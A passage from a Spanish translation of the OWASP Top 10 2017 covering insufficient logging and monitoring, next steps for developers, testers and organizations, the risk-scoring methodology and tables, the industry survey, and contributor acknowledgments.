Cada organización debe asegurar la existencia de un plan para monitorizar, evaluar y aplicar actualizaciones o cambios de configuraciones durante el ciclo de vida de las aplicaciones.

Ejemplos de escenarios de ataque

Escenario #1: típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:

- CVE-2017-5638, una ejecución remota de código en *Struts 2* que ha sido culpada de grandes brechas de datos.
- Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de éstas actualizaciones puede ser enorme (por ejemplo en dispositivos biomédicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables a Heartbleed, la cual fue parcheada en abril del 2014.

Referencias


OWASP

- OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling
- OWASP Dependency Check (for Java and .NET libraries)
- OWASP Testing Guide: Map Application Architecture (OTG-INFO-010)
- OWASP Virtual Patching Best Practices

Externos

- The Unfortunate Reality of Insecure Libraries
- MITRE Common Vulnerabilities and Exposures (CVE) search
- National Vulnerability Database (NVD)
- Retire.js for detecting known vulnerable JavaScript libraries
- Node Libraries Security Advisories
- Ruby Libraries Security Advisory Database and Tools

A10 :2017 Registro y Monitoreo Insuficientes



App. Específica	Explotabilidad: 2	Prevalencia: 3	Detectabilidad: 1	Técnico: 2	¿Negocio?
El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados.		Este punto se incluye en el Top 10 basado en la encuesta a la industria. Una estrategia para determinar si usted no posee suficiente monitoreo es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse lo suficiente como para comprender los daños que podrían haber causado.		Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa. En 2016, la identificación de brechas tardó una media de 191 días, un tiempo más que suficiente para infligir daño.	

¿La aplicación es vulnerable?

El registro y monitoreo insuficientes ocurren en cualquier momento:

- Eventos auditables, tales como los inicios de sesión, fallos en el inicio de sesión, y transacciones de alto valor no son registrados.
- Advertencias y errores generan registros poco claros, inadecuados o ninguno en absoluto.
- Registros en aplicaciones o APIs no son monitoreados para detectar actividades sospechosas.
- Los registros son almacenados únicamente de forma local.
- Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces.
- Las pruebas de penetración y escaneos utilizando herramientas DAST (como OWASP ZAP) no generan alertas.
- La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real.

También es vulnerable a la fuga de información si registra y alerta eventos visibles para un usuario o un atacante (consulte A3:2017 - Exposición de datos sensibles).

Cómo se previene

Según el riesgo de los datos almacenados o procesados por la aplicación:

- Asegúrese de que todos los errores de inicio de sesión, de control de acceso y de validación de entradas de datos del lado del servidor se pueden registrar para identificar cuentas sospechosas. Mantenerlo durante el tiempo suficiente para permitir un eventual análisis forense.
- Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones.
- Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado, tales como una base de datos con permisos de inserción únicamente u similar.
- Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de períodos de tiempo aceptables.
- Establezca o adopte un plan de respuesta o recuperación de incidentes, tales como NIST 800-61 rev.2 o posterior.

Existen *frameworks* de protección de aplicaciones comerciales y de código abierto tales como OWASP AppSensor, *firewalls* de aplicaciones web como ModSecurity utilizando el Core Rule Set de OWASP, y software de correlación de registros con paneles personalizados y alertas.

Ejemplos de escenarios de ataque

Escenario #1: el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

Escenario #2: un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

Escenario #3: De acuerdo a reportes, un importante minorista tiene un *sandbox* de análisis de malware interno para los archivos adjuntos de correos electrónicos. Este *sandbox* había detectado software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

Referencias

OWASP

- OWASP Proactive Controls: Implement Logging and Intrusion Detection
- OWASP Application Security Verification Standard: V8 Logging and Monitoring
- OWASP Testing Guide: Testing for Detailed Error Code
- OWASP Cheat Sheet: Logging

External

- CWE-223: Omission of Security-relevant Information
- CWE-778: Insufficient Logging

Establezca y utilice procesos de seguridad repetibles y controles estándar de seguridad

Independientemente de si usted es nuevo en la seguridad de aplicaciones web o ya está familiarizado con estos riesgos, la tarea de producir una aplicación web segura o arreglar una ya existente puede ser difícil. Si debe gestionar una gran cartera de aplicaciones, esta tarea puede resultar desalentadora.

Para ayudar a organizaciones y desarrolladores a reducir los riesgos de seguridad de sus aplicaciones de un modo rentable, OWASP ha producido un gran número de recursos gratuitos y abiertos, que los puede utilizar para gestionar la seguridad de las aplicaciones en su organización. A continuación, se muestran algunos de los muchos recursos que OWASP ha producido para ayudar a las organizaciones a generar aplicaciones web y APIs seguras. En las páginas siguientes, presentamos recursos adiciones de OWASP que pueden ayudar a las organizaciones a verificar la seguridad de sus aplicaciones y APIs.

Requisitos de Seguridad en Aplicaciones

Para producir aplicaciones web seguras, se debe definir qué significa "seguro" para una aplicación en particular. OWASP recomienda utilizar el Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS), como una guía para ajustar los requisitos de seguridad de sus aplicaciones. Si el servicio es externo, vea el Anexo Contrato de software seguro de OWASP.

Nota: ese anexo toma en cuenta las leyes de los EE.UU. y por lo tanto se recomienda realizar las consultas legales correspondientes a cada país antes de utilizarlo.

Arquitectura de seguridad en aplicaciones

Es mucho más rentable diseñar la seguridad desde el principio y en todo el SDLC que añadir seguridad a sus aplicaciones y APIs.

OWASP recomienda la serie de hoja de trucos de prevención de prevención como puntos de inicio óptimos para guiarlo en el diseño seguro de aplicaciones.

Controles de Seguridad Estándar

Construir controles de seguridad fuertes y usables es difícil. Un conjunto de controles estándar de seguridad simplifican radicalmente el desarrollo de aplicaciones y APIs seguras.

Los controles proactivos de OWASP son un buen punto de inicio para desarrolladores, y muchos de los *frameworks* modernos incluyen controles estándares y efectivos para autorización, validación, prevención de CSRF, etc.

Ciclo de vida de desarrollo seguro

Para mejorar el proceso que su organización utiliza para crear aplicaciones y APIs, OWASP recomienda el Modelo de Garantía de la Madurez del Software (SAMM). Este modelo ayuda a las organizaciones a formular e implementar estrategias para el software seguro, adaptado a los riesgos específicos para su negocio y organización.

Educación de la Seguridad en Aplicaciones

El proyecto educacional de OWASP proporciona material de formación para ayudar a educar a los desarrolladores en seguridad en aplicaciones web. Para una formación práctica acerca de vulnerabilidades, pruebe los proyectos OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, OWASP Juice Shop Project o el OWASP Broken Web Applications Project. Para mantenerse al día, asista a una Conferencia AppSec de OWASP, entrenamientos de OWASP o a las reuniones de los capítulos locales de OWASP.

Hay un gran número de recursos adicionales OWASP disponibles para su uso. Por favor visite la Página de Proyectos OWASP, que lista todos los proyectos "Insignia", "Laboratorio" y en "Incubadora de OWASP". La mayoría de los recursos están disponibles en nuestro wiki, y muchos de los documentos pueden ser ordenados en papel o como eBooks.

Próximos pasos para Testers

Establecer revisiones continuas de seguridad de las aplicaciones

Construir código de modo seguro es importante. Pero es crítico verificar que la seguridad que pretende construir está realmente presente, correctamente implementada, y es utilizada en todos los lugares donde se supone que debe serlo. El objetivo de la revisión de seguridad es proveer esta evidencia. El trabajo es difícil y complejo, y los procesos modernos de desarrollo a alta velocidad como Agile y DevOps han colocado una presión extrema en los enfoques y las herramientas tradicionales. Por lo tanto lo alentamos a pensar en cómo va a enfocarse en lo que es importante para su portafolio de aplicaciones, y hacerlo efectivo en términos de costo.

Los riesgos modernos cambian rápidamente, así que los días de escanear o hacer un test de penetración a una aplicación para encontrar vulnerabilidades una vez al año han pasado hace tiempo. El desarrollo moderno de software requiere revisión continua de seguridad de la aplicación a través de todo el ciclo de vida del desarrollo de software. Se debe analizar cómo mejorar los canales de desarrollo existentes automatizando la seguridad para que no retrase el desarrollo. Cualquiera sea el enfoque que elija, considere el costo anual de revisar, clasificar, remediar, revisar de nuevo, y volver a poner en producción una sola aplicación, multiplicado por la cantidad de aplicaciones.

Comprender el Modelo de Amenazas	Antes de comenzar la revisión, asegúrese de comprender en qué es importante emplear el tiempo. Las prioridades vienen del Modelado de Amenazas, así que si Ud. no tiene uno, necesita crearlo antes de la revisión. Considere usar OWASP ASVS y la Guía de Revisión OWASP como un insumo y no confíe en vendedores de herramientas para decidir qué es importante para su negocio.
Comprender su SDLC	Su enfoque de la revisión de seguridad de aplicaciones debe ser altamente compatible con las personas, procesos y herramientas que usa en su SDLC. Intentos de forzar pasos, flujos de autorizaciones y revisiones extra probablemente causarán fricción, serán evitados y difíciles de superar. Busque oportunidades naturales para recabar información de seguridad y retroalimente su proceso con ella.
Estrategias de pruebas	Escoja la técnica más simple, rápida y precisa para verificar cada requerimiento. El Marco de Trabajo de Conocimiento de Seguridad de OWASP y el Estándar de Verificación de Seguridad de Aplicaciones de OWASP (ASVS) pueden ser buenas fuentes de requerimientos de seguridad funcionales y no funcionales en la revisión y en las pruebas de integración. Considere los recursos humanos requeridos para lidiar con falsos positivos provenientes del uso de herramientas automáticas, así como con los serios peligros de los falsos negativos.
Lograr cobertura y precisión	No comience por probarlo todo. Concéntrese en lo que es importante y amplíe su programa de verificación con el tiempo. Esto significa ampliar el conjunto de defensas y riesgos de seguridad que se prueban automáticamente, así como ampliar el conjunto de aplicaciones y APIs que se incluyen en el alcance. El objetivo es lograr un estado en el que la seguridad esencial de todas sus aplicaciones y API se verifique continuamente
Comunicar los mensajes claramente	No importa que tan buena sea su revisión, no hará ninguna diferencia a menos que la comunique efectivamente. Construya confianza mostrando que comprende cómo funciona la aplicación. Describa claramente y sin jerga técnica como puede ser abusada e incluya un escenario de ataque para hacerlo real. Haga una estimación realista de qué tan difícil es descubrir una vulnerabilidad y explotarla, y que tan malo podría ser. Finalmente, distribuya los hallazgos.

Próximos pasos para las Organizaciones

Comience hoy su programa de seguridad en aplicaciones

La seguridad en las aplicaciones ya no es opcional. Entre el aumento de los ataques y las presiones de cumplimiento normativo, las organizaciones deben establecer un mecanismo eficaz para asegurar sus aplicaciones y APIs. Dado el asombroso número de líneas de código que ya están en producción, muchas organizaciones luchan para conseguir gestionar un enorme volumen de vulnerabilidades.

OWASP recomienda a las organizaciones establecer un programa para aumentar el conocimiento y mejorar la seguridad en todo su catálogo de aplicaciones y APIs. Conseguir un nivel de seguridad adecuado requiere que diversas partes de la organización trabajen juntos de manera eficiente, incluidos los departamentos de seguridad y auditoria, desarrollo, gestión y el negocio. Se requiere que la seguridad sea visible y medible, para que todos los involucrados puedan entender la postura de la organización en cuanto a la seguridad en aplicaciones. También es necesario centrarse en las actividades y resultados que realmente ayuden a mejorar la seguridad de la empresa mediante la reducción de riesgo de la forma más rentable posible. Algunas de las actividades clave en la efectiva aplicación de los programas de seguridad incluyen OWASP SAMM y la Guía de OWASP de Seguridad para CISOs.

Inicio	• Documentar todas las aplicaciones y sus activos de información asociados. Las organizaciones grandes deben considerar el uso de una Base de Datos de Gestión de la Configuración (CMDB). • Establecer un programa de seguridad de aplicaciones e impulsar su adopción. • Realizar un análisis de brecha de capacidades entre su organización y otras similares para definir las áreas clave de mejora y un plan de ejecución. • Obtener la aprobación de la dirección y establecer una campaña de concienciación de seguridad en las aplicaciones para toda la organización y TI.
Enfoque basado en el catálogo de riesgos	• Identificar y establecer prioridades en su catálogo de aplicaciones en base al riesgo inherente asociado al negocio, guiadas por las leyes de privacidad aplicables y otras regulaciones relevantes a los activos de datos a ser protegidos. • Establecer un modelo de calificación de riesgo común, con un conjunto consistente de factores de impacto y probabilidad, que reflejen la tolerancia al riesgo de la organización. • Medir y priorizar de forma acorde todas las aplicaciones y APIs. Adicionar los resultados al CMDB. • Establecer directrices para garantizar y definir los niveles de cobertura y rigor requeridos.
Contar con una base sólida	• Establecer un conjunto de políticas y estándares que proporcionen una base de referencia de seguridad de las aplicaciones, a las cuales todo el equipo de desarrollo debe adherirse. • Definir un conjunto de controles de seguridad reutilizables, que complemente esas políticas y estándares y proporcionen una guía en su uso en el diseño y desarrollo. • Establecer un perfil de formación en seguridad en aplicaciones que sea un requisito, dirigido a los diferentes roles y tecnologías de desarrollo.
Integrar la Seguridad en los procesos existentes	• Definir actividades de implementación segura y verificación en los procesos operativos y de desarrollo existentes. • Definir actividades como el modelado de amenazas, diseño y revisión de seguridad, revisión de código, pruebas de intrusión y remediación. • Para tener éxito, proporcionar expertos en la materia y servicios de apoyo a los equipos de desarrollo y del proyecto.
Proporcionar visibilidad a la gestión	• Gestionar a través de las métricas. Manejar las decisiones de mejora y provisión de recursos económicos, basándose en las métricas y el análisis de los datos capturados. Las métricas incluyen el seguimiento de las prácticas y actividades de seguridad, las vulnerabilidades presentes y las mitigadas, la cobertura de la aplicación, densidad de defectos por tipo y cantidad de instancias, etc. • Analizar los datos de las actividades de implementación y verificación para buscar el origen de la causa y los patrones en las vulnerabilidades, para poder determinar mejoras estratégicas en la organización y el negocio.

Próximos pasos para los Administradores de Aplicaciones

Administrar el Ciclo de Vida Completo de la Aplicación

Las aplicaciones son algunos de los sistemas más complejos que los humanos crean y mantienen. La administración TI (Tecnología de la Información) para una aplicación debería ser ejecutada por especialistas en TI que sean responsables por el ciclo de vida completo de la misma. Sugerimos la creación de un administrador para cada aplicación a los efectos de proveer una contraparte técnica al dueño de la aplicación. El administrador se encarga de todo el ciclo de vida de la aplicación desde el punto de vista de TI, desde la recopilación de los requisitos hasta el proceso de retiro de los sistemas, que a menudo se pasa por alto.

Administración de Requisitos y Recursos

- Recolectar y negociar los requisitos de negocios para una aplicación, incluyendo confidencialidad, autenticidad, integridad y disponibilidad de todos los activos de datos y de las funciones de negocio.
- Recopilar los requerimientos técnicos incluyendo requerimientos de seguridad funcionales y no funcionales.
- Planear y negociar el presupuesto que cubre todos los aspectos de diseño, construcción, testeo y operación, incluyendo actividades de seguridad.

Solicitud de Propuestas (RFP) y Contrataciones

- Negociar requisitos con desarrolladores internos y externos, incluyendo lineamientos y requerimientos de seguridad con respecto a su programa de seguridad. Por ej. SDLC, mejores prácticas.
- Evaluar el cumplimiento de todos los requerimientos técnicos, incluyendo las fases de planificación y diseño.
- Negociar todos los requerimientos técnicos incluyendo diseño, seguridad y acuerdos de nivel de servicio (SLA).
- Considerar usar plantillas y listas de comprobación, como el Anexo de Contrato de Software Seguro.

Nota: este anexo toma en cuenta las leyes de los EE.UU. y por lo tanto se recomienda realizar las consultas legales correspondientes a cada país antes de utilizarlo.

Planificación y Diseño

- Negociar la planificación y diseño con los desarrolladores, interesados internos y especialistas de seguridad.
- Definir la arquitectura de seguridad, controles y contramedidas adecuadas a las necesidades de protección y el nivel de amenazas planificado. Esto debería contar con el apoyo de especialistas en seguridad.
- Asegurar que el propietario de la aplicación acepta los riesgos remanentes o bien que provea recursos adicionales.
- En cada etapa (*sprint*), asegurar que se creen casos de uso con requisitos de seguridad y restricciones para requerimientos no funcionales.

Despliegue, Pruebas y Puesta en Producción

- Automatizar el despliegue seguro de la aplicación, interfaces y todo componente, incluyendo las autorizaciones requeridas.
- Probar las funciones técnicas, integración a la arquitectura de TI, y coordinar pruebas de funciones de negocio.
- Crear casos de “uso” y de “abuso” tanto desde el punto de vista netamente técnico como del negocio.
- Administrar pruebas de seguridad de acuerdo a los procesos internos, las necesidades de protección y el nivel de amenazas asumido para la aplicación.
- Poner la aplicación en operación y migrar las aplicaciones usadas previamente en caso de ser necesario.
- Actualizar toda la documentación, incluyendo la Base de Datos de Gestión de la Seguridad (CMDB) y la arquitectura de seguridad.

Operación y Gestión del cambio

- Operar incluyendo la administración de seguridad de la aplicación (por ej. administración de parches).
- Aumentar la conciencia de seguridad de los usuarios y administrar conflictos de usabilidad vs seguridad.
- Panificar y gestionar cambios, por ejemplo la migración a nuevas versiones de la aplicación u otros componentes como sistema operativo, interfaces de software y bibliotecas.
- Actualizar toda la documentación, incluyendo la Base de Datos de Gestión de la Seguridad (CMDB) y la arquitectura de seguridad.

Retiro de Sistemas

- Cualquier dato requerido debe ser almacenado. Otros datos deben ser eliminados de forma segura.
- Retirar la aplicación en forma segura, incluyendo el borrado de cuentas, roles y permisos no usados.
- Establecer el estado de la aplicación a “retirada” en la CMDB.

Sobre los riesgos que conllevan las vulnerabilidades


La Metodología de Evaluación del Riesgo para el Top 10 está basada en la Metodología de Evaluación de Riesgo de OWASP. Para cada categoría del Top 10, estimamos el riesgo típico que representa cada vulnerabilidad en una aplicación web, al observar los factores de probabilidad comunes y los factores de impacto para esa vulnerabilidad. Luego, ordenamos el Top 10 de acuerdo a todas aquellas vulnerabilidades que típicamente presentan el riesgo más significativo para una aplicación. Estos factores son actualizados con cada edición del Top 10 a medida que cambian y evolucionan.

La Metodología de Evaluación de Riesgo de OWASP define numerosos factores para ayudar a calcular el riesgo de una vulnerabilidad identificada. Sin embargo, el Top 10 debe basarse en generalidades en lugar de vulnerabilidades específicas en aplicaciones y APIs reales. En consecuencia, nunca podremos ser tan precisos para calcular los riesgos en sus propias aplicaciones. El propietario o administrador del sistema están mejor capacitados para juzgar la importancia de sus aplicaciones y datos, cuáles son sus amenazas, cómo ha sido construido y cómo está siendo operado el sistema.

Nuestra metodología incluye tres factores de probabilidad para cada vulnerabilidad (prevalencia, posibilidad de detección y facilidad de explotación) y un factor de impacto técnico. La escala de riesgos para cada factor utiliza el rango de 1 (bajo) a 3 (alto). La prevalencia de una vulnerabilidad es un factor que normalmente no es necesario calcular. Para los datos de prevalencia, se han obtenido estadísticas de un conjunto de organizaciones distintas (como se menciona en la sección de Agradecimientos) y hemos calculado el promedio de los datos agregados, para elaborar el Top 10 de probabilidad de existencia según la prevalencia. Esta información fue posteriormente combinada con los dos factores de probabilidad (posibilidad de detección y facilidad de explotación) para calcular la tasa de probabilidad de cada vulnerabilidad. Esta tasa fue multiplicada por el impacto técnico promedio estimado de cada elemento, para finalmente elaborar la clasificación de riesgo total para cada elemento del Top 10 (cuanto mayor sea el resultado, mayor será el riesgo). La detectabilidad, la facilidad de explotación y el impacto se calcularon analizando los CVEs reportados asociados a las 10 categorías principales.

Nota: tenga en consideración que este enfoque no tiene en cuenta la probabilidad del agente de amenaza. Tampoco se tiene en cuenta ninguno de los detalles técnicos asociados a su aplicación en particular. Cualquiera de éstos factores podrían afectar significativamente la probabilidad total de que un atacante encuentre y explote una vulnerabilidad en particular. Esta clasificación tampoco tiene en consideración el impacto real sobre su negocio. Su organización deberá decidir cuánto riesgo de seguridad en las aplicaciones y APIs está dispuesta a asumir dada su cultura, su industria y el entorno regulatorio. El propósito de OWASP Top 10 no es hacer el análisis de riesgo por usted.

A modo de ejemplo, este diagrama ilustra los cálculos del riesgo de A6:2017 Configuración de Seguridad Incorrecta.



Aplicación Específica	Explotabilidad FÁCIL: 3	Prevalencia DIFUNDIDO: 3	Detectabilidad FACIL: 3	Técnico MODERADO: 2	Negocio Específico
	3	3	3		
		Promedio = 3,0	*	2	
			= 6,0		

Detalles acerca de los factores de Riesgo

Resumen de factores de Riesgo del Top 10

La siguiente tabla presenta un resumen del Top 10 y los factores de riesgo que hemos asignado a cada uno de ellos.

Estos factores fueron determinados basándose en las estadísticas disponibles y la experiencia del equipo del OWASP Top 10. Para entender estos riesgos en una aplicación en particular u organización, usted debe considerar sus propios agentes de amenaza e impactos de negocio específicos. Incluso las vulnerabilidades graves de software podrían no representar un riesgo serio si no hay agentes de amenaza en posición para ejecutar el ataque necesario, o el impacto al negocio es insignificante para los activos involucrados.

Riesgo	Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impacto		Puntuación
		Explotabilidad	Prevalencia	Detectabilidad	Técnico	Negocio	
A1: 2017- Inyección	Específico de la Aplicación	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	8,0
A2: 2017 - Pérdida de Autenticación	Específico de la Aplicación	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A3: 2017 - Exposición de Datos Sensibles	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A4: 2017 - Entidad Externa de XML (XXE)	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	7,0
A5: 2017 - Pérdida de Control de Acceso	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	6,0
A6: 2017 - Configuración de Seguridad Incorrecta	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A7: 2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A8: 2017 - Deserialización Insegura	Específico de la Aplicación	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	5,0
A9: 2017 - Componentes con Vulnerabilidades Conocidas	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2	Específico de la Aplicación	4,7
A10: 2017 - Registro y Monitoreo Insuficientes	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2	Específico de la Aplicación	4,0

Riesgos adicionales a considerar

El Top 10 cubre una gran cantidad de terreno, pero existen otros riesgos que debería considerar y evaluar en su organización. Algunos de éstos se han publicado en versiones previas del Top 10, y otros no, incluyendo nuevas técnicas de ataque que son identificadas constantemente. Estos son algunos otros riesgos importantes de seguridad en aplicaciones que también debería considerar, ordenados según su identificador de CWE:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)
- CWE-601: Unvalidated Forward and Redirects
- CWE-799: Improper Control of Interaction Frequency (Anti-Automation)
- CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)
- CWE-918: Server-Side Request Forgery (SSRF)

Visión

En el Congreso del Proyecto OWASP, participantes activos y miembros de la comunidad decidieron tener una visión de futuro, enfocados en dos tipos de vulnerabilidades, con un orden definido parcialmente por datos cuantitativos y encuestas cualitativas.

Encuesta a la Industria

Para la encuesta, recopilamos las categorías de vulnerabilidades que estaban identificadas previamente como “en la cúspide” o que se mencionaban en la lista de correo de OWASP Top 10 2017 RC1. Las incluimos en una encuesta ordenada y le pedimos a los encuestados que clasificaran las cuatro principales vulnerabilidades que consideraban deberían incluirse en el OWASP Top 10. La encuesta se realizó del 2 de agosto al 18 de septiembre de 2017. Se obtuvieron 516 respuestas y luego se clasificaron las vulnerabilidades.

Rank	Categorías de Vulnerabilidad de la Encuesta	Puntos
1	Exposición de Información Privada (“Violación de Privacidad”) [CWE-359]	748
2	Fallas criptográficas [CWE-310 / 311 / 312 / 326 / 327]	584
3	Deserialización de datos no confiables [CWE-502]	514
4	Salteo de autorización a través de entradas de datos controladas por el usuario (*IDOR & Path Traversal*) [CWE-639]	493
5	Registro y Monitoreo Insuficientes [CWE-223 / 778]	440

La exposición de la información privada es claramente la vulnerabilidad de mayor puntuación, pudiéndose considerar como un caso específico de la ya existente A3:2017 Exposición de Datos Sensibles. Las fallas criptográficas se pueden considerar dentro de la exposición de datos sensibles. La deserialización insegura fue clasificada en el tercer lugar, por lo que se agregó al Top 10 como A8:2017 Deserialización Insegura luego de haber clasificado su riesgo. La cuarta, datos controlados por el usuario, incluida en A5:2017 Pérdida de Control de Acceso, es bueno verla en la encuesta, ya que no hay muchos datos relacionados con vulnerabilidades de autorización. La categoría número cinco según la encuesta es Registro y Monitoreo Insuficientes, que es una buena opción para ser agregada a la lista de los 10 Principales, razón por la cual se ha convertido en A10:2017 Registro y Monitoreo Insuficientes. Hemos llegado a un punto en el que las aplicaciones necesitan ser capaces de definir lo que puede ser un ataque y generar registros, alertas, escalamiento y respuestas adecuados.

Llamada pública de datos

Tradicionalmente, los datos recopilados y analizados se basaban más en la frecuencia y en cuántas vulnerabilidades eran detectadas en las aplicaciones probadas. Como es bien sabido, las herramientas reportan tradicionalmente todos los casos encontrados de una vulnerabilidad y los seres humanos reportan tradicionalmente un solo hallazgo con un número de ejemplos. Esto hace que sea muy difícil agregar los dos estilos de reporte de forma comparable.

Para la versión 2017, la tasa de incidencia se calculó en función del número de aplicaciones, en un conjunto de datos dado, que tenían uno o más tipos específicos de vulnerabilidades. Los datos de los contribuyentes más grandes fueron recolectados de dos formas: la primera fue la manera tradicional de contar cada instancia encontrada de una vulnerabilidad; mientras que la segunda fue el conteo de aplicaciones en las que se encontró cada vulnerabilidad (una o más veces). Aunque no es perfecto, esto nos permite comparar razonablemente los datos de obtenidos tanto por las herramientas asistidas por humanos como por pruebas humanas asistidas por herramientas. Los datos en bruto y el trabajo de análisis se encuentran disponibles en GitHub. Nos proponemos ampliarlo con una estructura adicional de datos en futuras versiones del Top 10.

Recibimos más de 40 respuestas al llamado público de datos. Dado que muchas de ellas procedían del público original que se centraba en la frecuencia, pudimos utilizar datos de 23 contribuyentes que cubrían unas 114.000 aplicaciones aproximadamente. Cuando fue posible, utilizamos un periodo de tiempo de un año identificado por el colaborador. La mayoría de las aplicaciones son únicas, aunque reconocemos la existencia de algunas aplicaciones repetidas entre los datos anuales de *Veracode*. Los 23 conjuntos de datos utilizados se identificaron como pruebas humanas asistidas por herramientas o bien como tasas de incidencia proporcionadas específicamente por herramientas asistidas por humanos. Las anomalías en los datos seleccionados de incidencia del 100%+ se ajustaron hasta el 100% máximo. Para calcular la tasa de incidencia, se calculó el porcentaje de las aplicaciones totales que contenían cada tipo de vulnerabilidad. La clasificación de la incidencia se utilizó para el cálculo de la prevalencia en el riesgo global en la clasificación del Top 10.

+ACK Agradecimientos

Agradecimientos a los contribuyentes de datos

Quisiéramos agradecer a las muchas organizaciones que contribuyeron con datos sobre vulnerabilidades que sostienen la actualización del 2017:

- ANCAP
- Aspect Security
- AsTech Consulting
- Atos
- Branding Brand
- Bugcrowd
- BUGemot
- CDAC
- Checkmarx
- Colegio LaSalle Monteria
- Company.com
- ContextIS
- Contrast Security
- DDoS.com
- Derek Weeks
- Easybss
- Edgescan
- EVRY
- EZI
- Hamed
- Hidden
- I4 Consulting
- iBLISS Seguranạ & Inteligencia
- ITsec Security Services bv
- Khallagh
- Linden Lab
- M. Limacher IT Dienstleistungen
- Micro Focus Fortify
- Minded Security
- National Center for Cyber Security Technology
- Network Test Labs Inc.
- Osampa
- Paladion Networks
- Purpletalk
- Secure Network
- Shape Security
- SHCP
- Softtek
- Synopsis
- TCS
- Vantage Point
- Veracode
- Web.com

Por primera vez, todos los contribuyentes de datos para el Top 10, y la lista completa de contribuyentes se encuentra disponible públicamente.

Agradecimientos a contribuyentes particulares

Quisiéramos agradecer a los contribuyentes particulares que han colaborado con horas de dedicación y contribución colectiva para el Top 10 en GitHub.

- ak47gen
- alonergan
- ameft
- anantshri
- bandrzej
- bchurchill
- binarious
- bkimminich
- Boberski
- borischen
- Calico90
- chrish
- clerkendweller
- D00gs
- davewichers
- drkknight
- drwetter
- dune73
- ecbftw
- einsweniger
- ekobrin
- eoftedal
- frohoff
- fzipi
- gebl
- Gilc83
- gilzow
- global4g
- grnd
- h3xstream
- hiralph
- HoLyVieR
- ilatypov
- irbishop
- itscooper
- ivanr
- jeremylong
- jhaddix
- jmanico
